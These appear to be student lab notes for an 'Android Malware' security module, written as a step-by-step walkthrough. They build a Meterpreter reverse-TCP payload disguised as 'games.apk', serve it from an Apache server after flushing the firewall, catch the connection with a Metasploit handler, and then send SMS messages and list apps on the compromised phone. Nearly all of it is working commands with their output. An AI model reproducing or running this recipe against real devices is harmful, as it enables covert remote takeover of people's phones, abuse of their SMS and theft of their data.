

Module:- SECURITY CONCEPT (Android Malware)

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Network Connectivity steps:-

- Create a wifi hotspot on your mobile phone or (other mobile phone-ADIT)
- Connect your desktop on your mobile phone hotspot or (other mobile phone -ADIT)
- Open kali linux settings on Virtual Box
 1. Go to Device —> Network—>set Network as Wifi Adapter
 2. Boot kali Linux

Step-1:- Create a Malware for Android use following Command

#sudo msfvenom -p android/meterpreter/reverse_tcp LHOST=192.168.43.245
LPORT=6472 R > games.apk **Kali ip(wireless)**

You can **M/W file name**
Give any
Port Number

```
(prithvi@kali)-[~]
└─$ sudo msfvenom -p android/meterpreter/reverse_tcp LHOST=192.168.43.245 LPORT=6472 R > games.apk
[sudo] password for prithvi:
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport.rb:10: warning: constant ::EcdsaSha2Nistp256 is deprecated
hm::EcdsaSha2Nistp256::NAME
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport.rb:10: warning: constant ::EcdsaSha2Nistp256 is deprecated
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport.rb:10: warning: constant ::EcdsaSha2Nistp256 is deprecated
hm::EcdsaSha2Nistp256::PREFERENCE
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport.rb:10: warning: constant ::EcdsaSha2Nistp256 is deprecated
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport.rb:10: warning: constant ::EcdsaSha2Nistp256 is deprecated
hm::EcdsaSha2Nistp256::IDENTIFIER
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport.rb:10: warning: constant ::EcdsaSha2Nistp256 is deprecated
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport.rb:10: warning: constant ::EcdsaSha2Nistp256 is deprecated
hm::EcdsaSha2Nistp256::NAME
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport.rb:10: warning: constant ::EcdsaSha2Nistp256 is deprecated
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport.rb:10: warning: constant ::EcdsaSha2Nistp256 is deprecated
hm::EcdsaSha2Nistp256::PREFERENCE
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport.rb:10: warning: constant ::EcdsaSha2Nistp256 is deprecated
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport.rb:10: warning: constant ::EcdsaSha2Nistp256 is deprecated
hm::EcdsaSha2Nistp256::IDENTIFIER
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport.rb:10: warning: constant ::EcdsaSha2Nistp256 is deprecated
[-] No platform was selected, choosing Msf::Module::Platform::Android from the payload
[-] No arch selected, selecting arch: dalvik from the payload
No encoder specified, outputting raw payload
Payload size: 10243 bytes
```

Now Check the malware executable file created or not

ls

```
e-02.cap      file-02.kismet.netxml  index.html  Pi
e-02.csv      file-02.log.csv        Music       pr
e-02.kismet.csv  games.apk              opencti.git  Pu
```

Step-2:- Step-2:- Now install the Apache2

sudo apt-get install apache2

```
(prithvi@kali)-[~]
$ sudo apt-get install apache2
[sudo] password for prithvi:
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
The following packages were automatically installed and are no longer required:
  libgoogle-perftools4 libpcrecpp0v5 libstemmer0d libtcmalloc-minimal4 libyaml-c
Use 'sudo apt autoremove' to remove them.
The following additional packages will be installed:
  apache2-bin apache2-data apache2-utils
Suggested packages:
  apache2-doc apache2-suexec-pristine | apache2-suexec-custom
```

Step-3:- Create a new folder in following location

sudo mkdir /var/www/html/downloads

```
(prithvi@kali)-[~]
$ sudo mkdir /var/www/html/downloads
```

Step-4:-Copy Malware file to this Location

sudo cp games.apk /var/www/html/downloads

```
(prithvi@kali)-[~]
$ sudo cp games.apk /var/www/html/downloads

(prithvi@kali)-[~]
```

```
(prithvi@kali)-[/var/www/html/downloads]
$ ls
games.apk  windows.exe

(prithvi@kali)-[/var/www/html/downloads]
$
```

Step-5:- Step-5:- Now Start the Apache service

sudo systemctl start apache2

iptables - F

```
(prithvi@kali)-[/var/www/html/downloads]
$ cd

(prithvi@kali)-[~]
$ systemctl start apache2

(prithvi@kali)-[~]
$ iptables -F
iptables v1.8.8 (nf_tables): Could not fetch rule

(prithvi@kali)-[~]
$ sudo iptables -F

(prithvi@kali)-[~]
$
```

Step-6:-Open the Metasploit console

msfconsole

```
(prithvi@kali)-[~]
$ msfconsole
/usr/share/metasploit-framework/vendor/bu
hm:: EcdsaSha2Nistp256 :: NAME
/usr/share/metasploit-framework/vendor/bu
/usr/share/metasploit-framework/vendor/bu
hm:: EcdsaSha2Nistp256 :: PREFERENCE
```

Step-7:- Now use exploit as a Multi Handler

msf6 > use exploit/multi/handler

```
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > █
```

Step-8:- Then set the payload

```
msf6 > exploit(multi/handler) > set payload /android/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set payload /android/meterpreter/reverse_tcp
payload => android/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > █
```

Step-9:- Now Set the Local Host and Port

```
# msf6 > exploit(multi/handler) > set LHOST 192.168.43.245
```

Kali ip

```
# msf6 > exploit(multi/handler) > set LPORT 6472
```

This port set in malware

```
msf6 exploit(multi/handler) > set LHOST 192.168.43.245
LHOST => 192.168.43.245
msf6 exploit(multi/handler) > set LPORT 6472
LPORT => 6472
msf6 exploit(multi/handler) > show options
```

Module options (exploit/multi/handler):

Name	Current Setting	Required	Description
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Payload options (android/meterpreter/reverse_tcp):

Name	Current Setting	Required	Description
LHOST	192.168.43.245	yes	The listen address (an interface may be specified)
LPORT	6472	yes	The listen port


Exploit target:

Id	Name
0	Wildcard Target

```
msf6 exploit(multi/handler) > █
```

Step10:- Go to any browser (Android Machine) and Type Following in url box

192.168.43.245/downloads



Click the games.apk file by victim and install in android phone

Step-11:-Then Attacker exploit and run to check and remotely access the Android system there games.apk(malware) is installed

msf6 > exploit(multi/handler**) > exploit**

```
msf6 exploit(multi/handler) > exploit
[*] Started reverse TCP handler on 192.168.43.245:6472
[*] Sending stage (78179 bytes) to 192.168.43.47
[*] Meterpreter session 1 opened (192.168.43.245:6472 → 192.168.43.47:41689) at 2023-01-31 12:55:36 +0530
meterpreter > █
```

Step-12:- The meterpreter will be open. That can show many commands.using this command access the hacked windows os

meterpreter > ?

meterpreter > ?


Core Commands

<u>Command</u>	<u>Description</u>
?	Help menu
background	Backgrounds the current session
bg	Alias for background
bgkill	Kills a background meterpreter script
bglist	Lists running background scripts
bgrun	Executes a meterpreter script as a background
channel	Displays information or control active channel
close	Closes a channel
detach	Detach the meterpreter session (for http/https)
disable_unicode_encoding	Disables encoding of unicode strings
enable_unicode_encoding	Enables encoding of unicode strings
exit	Terminate the meterpreter session
get_timeouts	Get the current session timeout values
guid	Get the session GUID
help	Help menu
info	Displays information about a Post module
irb	Open an interactive Ruby shell on the current
load	Load one or more meterpreter extensions
machine_id	Get the MSF ID of the machine attached to the
pry	Open the Pry debugger on the current session
quit	Terminate the meterpreter session
read	Reads data from a channel
resource	Run the commands stored in a file
run	Executes a meterpreter script or Post module
secure	(Re)Negotiate TLV packet encryption on the ses
sessions	Quickly switch to another session
set_timeouts	Set the current session timeout values
sleep	Force Meterpreter to go quiet, then re-establi
transport	Manage the transport mechanisms
use	Deprecated alias for "load"
uuid	Get the UUID for the current session
write	Writes data to a channel

Step-13:-use the send sms command and send the message another mobile user

meterpreter > send_sms -d 8234055890 -t Hello
Mobile Number Text Message

```
meterpreter > send_sms -d 7389051954 -t Hello  
[+] SMS sent - Transmission successful  
meterpreter > █
```



Step-14:- Now Run the command app list to check how many apps installed in hacked Android Device

meterpreter > app_list

```
meterpreter > app_list
Application List
```

<u>Name</u>	<u>Package</u>
Adda247	com.adda247.a
Albums	com.vivo.gall
Android Accessibility Suite	com.google.an
Android Services Library	com.google.an
Android Setup	com.google.an
Android Setup	com.google.an
Android Shared Library	com.google.an
Android System	android
Android System WebView	com.google.an
App Clone	com.vivo.doub
AppFilter	com.vivo.appf
Audio effect	com.vivo.audi
Axis Mobile	com.axis.mobi
BHIM	in.org.npci.u
BSPTTest	com.vivo.bspt
Backup and Restore	com.android.b
Battery	com.iqoo.powe
Bluetooth	com.android.b
Bluetooth MIDI Service	com.android.b
Bluetooth settings	com.android.b
Bookmark Provider	com.android.b
Bridge	com.vivo.live
Browser	com.vivo.brow
Browserplug	com.android.b
Calculator	com.android.b
Calendar	com.bbk.calen
Calendar	com.google.an
Calendar Storage	com.android.p
Calendar pendants	com.vivo.wids